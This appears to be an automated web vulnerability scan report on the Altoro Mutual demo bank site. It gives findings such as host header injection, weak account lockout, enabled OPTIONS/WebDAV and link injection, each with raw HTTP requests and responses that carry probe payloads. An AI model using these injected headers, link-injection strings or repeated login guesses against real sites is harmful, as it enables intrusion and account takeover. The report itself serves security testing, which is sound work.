User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
```

```
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" cla
...
...
...

  <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>

  <h1>Edit User Information</h1>

  <table width="100%" border="0">
  <!-- action="addAccount" -->
  <form id="addAccount" name="addAccount" action="" method="post">
   <tr>
    <td colspan="4">
     <h2>Add an account to an existing user</h2>
    </td>
   </tr>
   <tr>
    <th>
...
...
...

        <option Value="Savings" Selected>Savings</option>
        <option Value="IRA">IRA</option>
       </Select></td>
     <td></td>
     <td><input type="submit" value="Add Account"></td>
   </tr>
   </form>

  <!-- action="changePassword" -->
   <form id="changePass" name="changePass" action="" method="post" onsubmit="return confirmpass(this);">
   <tr>
    <td colspan="4"><h2><br><br>Change user's password</h2></td>
   </tr>
   <tr>
    <th>
     Users:
...
...
...

     <td>
      <input type="password" name="password2">
     </td>
     <td>
      <input type="submit" name="change" value="Change Password">
     </td>
   </tr>
   </form>
   <!-- action="addUser" -->
   <form method="post" name="addUser" action="" id="addUser" onsubmit="return confirmpass(this);">
   <tr>
    <td colspan="4"><h2><br><br>Add an new user</h2></td>
   </tr>
   <tr>
    <th>
     First Name:
...
...
...

      <br>
      <input type="password" name="password2">
     </td>
     <td>
      <input type="submit" name="add" value="Add User">
     </td>
   </tr>
   <tr>
    <td colspan="4">It is highly recommended that you leave the username as first
...
...
...
```

Go to Table of Contents

M DAST: Encryption Not Enforced 1

How to Fix: Encryption Not Enforced

Issue 1 of 1

Issue ID:	1507443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.4
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	311

Issue 1 of 1 - Details

Difference: **Scheme** manipulated from: https to: http
manipulated from: 443 to: 80
Header Host manipulated from: demo.testfire.net to: demo.testfire.net:80

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET /index.jsp?content=inside_contact.htm HTTP/1.1
Host: demo.testfire.net:80
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:00 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
      <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
```

```
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?cont
...
...
...
```


Go to Table of Contents

M DAST: Host Header Injection 1

How to Fix: Host Header Injection

Issue 1 of 1

Issue ID:	ba07443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	queryxpath.jsp (Page)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	644

Issue 1 of 1 - Details

Difference: **Header** Host manipulated from: demo.testfire.net to: appscanheaderinjection.com

Reasoning: The value AppScan injected seems to be included in the response.

Test Requests and Responses:


```
GET /bank/queryxpath.jsp HTTP/1.1
Host: appscanheaderinjection.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
```

```
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5607
Date: Sun, 02 Apr 2023 05:19:05 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">
   <h1>Search News Articles</h1>
   <form id="QueryXpath" method="get" action="https://appscanheaderinjection.com/bank/queryxpath.jsp">
    Search our news articles database
     <br /><br />
    <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
    <input type="text" id="query" name="query" width=450 value="Enter title (e.g. Watchfire)"/>
    <input type="submit" width=75 id="Button1" value="Query">
     <br /><br />


   </form>
  </div>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a id="HyperLink5" href="/index.jsp?content=pri
...
...
```

...

Go to Table of Contents

M DAST: Inadequate Account Lockout 1

How to Fix: Inadequate Account Lockout

Issue 1 of 1

Issue ID:	6c0b443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	passw (Parameter)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	307

Issue 1 of 1 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1

Parameter passw manipulated from: **CONFIDENTIAL 0** to: 4ppSc4n

Reasoning: Two legitimate login attempts were sent, with several false login attempts in between. The last response was identical to the first. This suggests that there is inadequate account lockout enforcement, allowing brute-force attacks on the login page. (This is true even if the first response was not a successful login page.)

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 41

uid=jsmith&passw=**CONFIDENTIAL 0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:36 GMT
Set-Cookie: JSESSIONID=7B73B5AA9502C5BB66703B40D8226D00; Path=/; Secure; HttpOnly
Set-Cookie:
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM
5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA==; Version=1



GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=7B73B5AA9502C5BB66703B40D8226D00;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM
5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
```

```
Date: Sun, 02 Apr 2023 05:27:56 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>

...
...
...

Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 40

uid=jsmith&passw=4ppSc4n&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
...
...
...

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT
...
...
...
```

Go to Table of Contents

M DAST: Insecure "OPTIONS" HTTP Method Enabled 2

How to Fix: Insecure "OPTIONS" HTTP Method Enabled

Issue 1 of 2

Issue ID:	d60a443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	index.html (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	749

Issue 1 of 2 - Details

Difference: **Path** manipulated from: / to: index.html
Method manipulated from: GET to: OPTIONS

Reasoning: The Allow header revealed that hazardous HTTP Options are allowed, indicating that WebDAV is enabled on the server.

Test Requests and Responses:

```
OPTIONS /index.html HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip
Accept-Language: en-US
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
Content-Length: 0
Date: Wed, 16 Jul 2025 08:22:10 GMT
```

Issue 2 of 2

Issue ID:	c40a443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	main.jsp (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 2 of 2 - Details

Difference: **Path** manipulated from: /bank/main.jsp to: *
Method manipulated from: GET to: OPTIONS

Reasoning: The Allow header revealed that hazardous HTTP Options are allowed, indicating that WebDAV is enabled on the server.

Test Requests and Responses:

```
OPTIONS * HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
Content-Length: 0
Date: Sun, 02 Apr 2023 05:21:31 GMT
```

Go to Table of Contents

M DAST: Link Injection (facilitates Cross-Site Request Forgery) 6

How to Fix: Link Injection (facilitates Cross-Site Request Forgery)

Issue 1 of 6

Issue ID:	3209443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/index.jsp
Domain	demo.testfire.net
Element	content (Parameter)
Path	/index.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 1 of 6 - Details

Difference: **Parameter** content manipulated from: inside_contact.htm to:
%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF442.html%22%3EInjected+Link%3C%2FA%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /index.jsp?content=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF442.html%22%3EInjected+Link%3C%2FA%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6986
Date: Wed, 16 Jul 2025 08:13:52 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>

       <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
          <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
          <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
          <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
       </ul>

       <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
          <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
          <li><a id="MenuHyperLink10" href="index.jsp?c
